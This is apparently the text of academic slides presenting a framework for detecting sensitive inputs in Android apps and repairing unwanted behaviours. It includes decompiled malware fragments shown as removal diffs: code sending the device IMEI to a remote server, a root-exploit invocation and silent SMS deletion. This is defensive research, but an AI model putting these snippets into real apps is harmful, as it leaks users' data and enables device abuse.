Towards Privacy-Preserving Mobile Utility Apps: A Balancing Act

Presented by: Wing Lam[1]


In collaboration with Dengfeng Li[1] and Wei Yang[1] and Tao Xie[1], Benjamin Andow[2], Akhil Acharya[2], William Enck[2], Kapil Singh[3]


[1] University of Illinois at Urbana-Champaign

[2] North Carolina State University


[3]IBM T.J. Watson Research Center


Utility - Example





Privacy - Example





Balancing Privacy and Utility


- What noticed: Mobile utility apps collect user’s app usage data to enhance user experiences
  - Mobile utility apps: app store management, IME (input method editor), media player, navigation…
- Problem: App usage data often contains security-sensitive information
- Goal: Balance the user’s privacy and utility app’s functionality

Proposed Privacy Framework

- Solution: Framework that combines four different components to protect user’s sensitive information while maintaining the functionalities of an app

- Proposed framework combines
  - Sensitive-information detection
  - Utility-impact analysis
  - Privacy-policy compliance checking
  - Privacy-preserving balancing

Proposed Privacy Framework - Overview



Sensitive-Input Detection[1]

- Resolve semantics of input fields in the app to output a list of input fields that are security-sensitive

- Collected both dynamically and statically

- Dynamically leveraging UI rendering, geometrical layout analysis, and natural language processing (NLP) techniques to identify sensitive input fields

- Static taint analysis to resolve sensitive information (such as a GPS location) obtained from the system


Sensitive-Input Detection[1] - Challenges

- How to automatically discover input fields from an app's UI?
- How to identify which input fields are sensitive?
- How to associate sensitive input fields to the app's corresponding variables that store their values?

Sensitive-Input Detection - Solution

- UiRef (User InputREsolution Framework) is an approach for resolving the semantics of the user input requested by mobile applications
- UiRef can disambiguate the semantics of user input by
  - Extracting user interfaces
  - Resolving user interface labels to their corresponding input field
- UiRef applied to over 50,000 Android applications from GooglePlay achieves an accuracy of 95% on average to correctly determine if an input field is security-sensitive or not

UiRef - Overview




UiRef – Layout Extraction

- Dynamically render layout file to obtain view hierarchy and metadata (coordinates of each view, visibility attributes, and text string)

- Goals:
  - Accurately extract spatial arrangement of all GUI widgets
  - Properly handle custom views

Spatial arrangement of two GUI widgets

- Text Label
  - Text: Address
  - Coordinates: [X, Y]
- Input Field
  - Coordinates: [J, K]




An Android GUI

UiRef – Label Resolution

- Goal: identify the label associated with each user input widget
- Intuition: developers are consistent arranging and orienting labels to input widgets
- Solution: resolve mapping of labels to input widgets by identifying patterns within the placement of labels relative to user input widgets


UiRef – Label Resolution Algorithm

- Step 1: generate candidate pairs of label and input widget
- Step 2: for each pair, create a set of vectors representing the distance from the widget to the label




UiRef – Label Resolution Algorithm (Cont.)

- Step 3: for every input widget, find the minimal cost label
- Assumption: Cost({v1, v2, v3}) < Cost({v4, v5, v6}) < Cost({v7, v8})



UiRef – Semantic Resolution

- Resolve the types of data that input widgets accept from the input widget's associated descriptive text
- Challenges: key-phrase matching alone is not sufficient due to polysemy



Android Layout Screenshot

UiRef – Semantic Resolution Algorithm (1/2)


- Step 1: Terminology Extraction – determine security and privacy terms

SEMANTIC BUCKET EXCERPT (5/78)


Semantic Bucket	Sensitive Terms
username_or_email_addr	email address, email adress, email id, emailid, gmail address, primary email, screenname, user-name, login id, · · ·
credit_card_info	credit card number, card number, cardnumber, card code, cvv code, cvv, cvc, card expiration, credit card expiration, · · ·
person_name	first name, middle name, last name, full name, middle initial, real name, firstname lastname, legal name, real name, name on card, credit card holder, · · ·
phone_number	phone number, phonenumber, telephone number, mobile phone, cell phone, work phone, home phone, fax number, · · ·
location_info	city, town, city name, state, zip, zip code, post code, street address, ship address, billing address, · · ·

UiRef – Semantic Resolution Algorithm (2/2)

- Step 2: Concept Resolution - determine the semantics of an input
  - Use surrounding context of word and send to system for disambiguation
  - Use a system to check similarity between keywords (e.g., similar words to "address", "zip", … -> "*postal*")



Proposed Privacy Framework



Privacy-Preserving Balancing


- Repair apps by eliminating unwanted behaviors without impacting legitimate behaviors

- Goal: maximizing the functionalities while minimizing the amount of sensitive information exposed and sensitive behaviors performed

- Repairing of apps is done at four levels of granularity
  - **Where** do the unwanted behaviors occur? (e.g., thread, activity and service)
  - **When** are the unwanted behaviors triggered? (e.g., event handler)
  - **What** are the resources abused? (e.g., sensitive inputs)
  - **How** are the unwanted behaviors implemented? (e.g., send through network)

Unwanted-behavior Removal


- Applying a repair patch that eliminates the unwanted behaviors to keep the legitimate behaviors functional correctly



A general framework, SMAR (Systematic Mobile App Repair)

Unwanted-behavior Removal

- Interactively remove behavior at four levels of granularity



Repair at the “where” level

- **Where** do the unwanted behaviors occur? (e.g., thread, activity and service)

- Prevent components from being activated by removing the invocation of activation APIs or the registration of the components in the manifest file.

```
<manifest ... package=''com.iada.iringsrtv''>...
− <activity ... android:name=”...AdcocoaPopupActivity”/>
...</manifest>
```

E.g., repair adware at the “where” level

Repair at the “when” level

- **When** are the unwanted behaviors triggered? (e.g., event handler)
- Remove the registered observers or listeners of the events that trigger the unwanted behaviors

```
<receiver android:name="example.BootReceiver">
- <intent-filter> ... </intent-filter> </receiver>
```

E.g., remove a intent filter for the system event.

Repair at the “what” and “how” levels

- **What** are the resources abused? (e.g., sensitive inputs)
- **How** are the unwanted behaviors implemented? (e.g., send through network)
- Repair strategies at the “what” and “how” levels according to different types of unwanted behaviors
- We focus on four commonly seen unwanted behaviors
  - Information Leakage
  - Root Exploit
  - Adware
  - SMS/Phone call abuses

Repair Information Leakage

- Information leakage: sensitive information is retrieved from protected sources and flows to sinks that leak information.
- Repair strategies
  - repair at sources
  - repair at sinks

```
public static java.lang.String getImei(android.content
        Context){
   //get the system telephone service
   TelephonyManager tm = (TelephonyManager)
        getSystemService(...);
   //get the device ID
   - String deviceId = tm.getDeviceId();
   + String deviceId = "000000000000123";
   return deviceId; }
```

Repair at sources

```
private void doSearchReport(){
   ArrayList<Object> v3 = new java.util.ArrayList();
   //add the information to the arraylist
   v3.add(new BasicNameValuePair("imei", this.mImei));
   //set the remote site
   v1 = new HttpPost("http://remote.com/sayhi.php");
   //add the information
   v1.setEntity(new UrlEncodedFormEntity(v3, "UTF-8"));
   //send the information out
   - new DefaultHttpClient().execute(v1); }
```

Repair at sink

Repair Root Exploit

- Root exploits: apps escalate their privileges using rootkit
- Repair strategies
  - Delete/replace rootkits
  - Prevent the execution of rootkits

```
...
//change to the root exploit file to executable
Runtime.getRuntime().exec(‘‘chmod 4755 .../
        rageagainstthecage'');
//start a thread to execute the exploit
– runsh(“killall ...”);
...
```

E.g., prevent the execution of rootkits.

Repair Adware

- Adware: uses users' private information for profiling and targeted advertisements

- Repair strategies
  - Replace sensitive information flowing to ad libraries
  - Delete unwanted API calls of ad libraries

Repair SMS/Phone call abuses

- **SMS/Phone call abuses:** sending SMS to premium rate number, deleting SMS and recording the phone call

sending SMS to premium rate number, deleting SMS and recording the phone call

- Repair strategies
  - Delete permissions
  - Deleting unwanted operations

```
private synchronized void deleteMessage(android.content.
    Context p12, android.telephony.SmsMessage p13) {
  synchronized(this) {
    //get the content provider that stores the SMSs
    v6 = p12.getContentResolver().query(android.net.Uri.parse
          ("content://sms"), 0, 0, 0, 0);
    v6.moveToFirst(); //get the just received SMS
    v8 = new StringBuilder("content://sms/").append(v6.
          getString(0)).toString();
    v0 = p12.getContentResolver();
    v2 = android.net.Uri.parse(v8);
    v4 = new String[2];
    //get the address and time of the just received SMS
    v4[0] = p13.getOriginatingAddress();
    v4[1] = String.valueOf(p13.getTimestampMillis());
    //delete the just received SMS
    − ~~v0.delete(v2, "address=? and date=?", v4);~~ } }
```

Validation and Robustness Testing

- Validation: ensure unwanted-behavior has been successfully repaired
  - Environment mocking: simulate environmental dependencies such as changing system time
  - System logging: insert logging functions at the code locations of repair patch

- Robustness Testing : ensure legitimate behaviors of the app under repair have been preserved and are functional correctly
  - Leverage automatic testing tools such as Monkey
  - Manual inspection

Conclusion

- Mobile utility apps collect user’s app usage data to enhance user’s experiences
- App usage data often contains security-sensitive information
- Challenges: How to balance the user’s privacy and our utility app’s functionality
- Proposed new privacy framework combines
  - Sensitive-information detection
  - Utility-impact analysis
  - Privacy-policy compliance checking
  - Privacy-preserving balancing

Thank you! Any questions?

Conclusion

- Mobile utility apps collect user's app usage data to enhance user's experiences
- App usage data often contains security-sensitive information
- Challenges: How to balance the user's privacy and our utility app's functionality
- Proposed new privacy framework combines
  - Sensitive-information detection
  - Utility-impact analysis
  - Privacy-policy compliance checking
  - Privacy-preserving balancing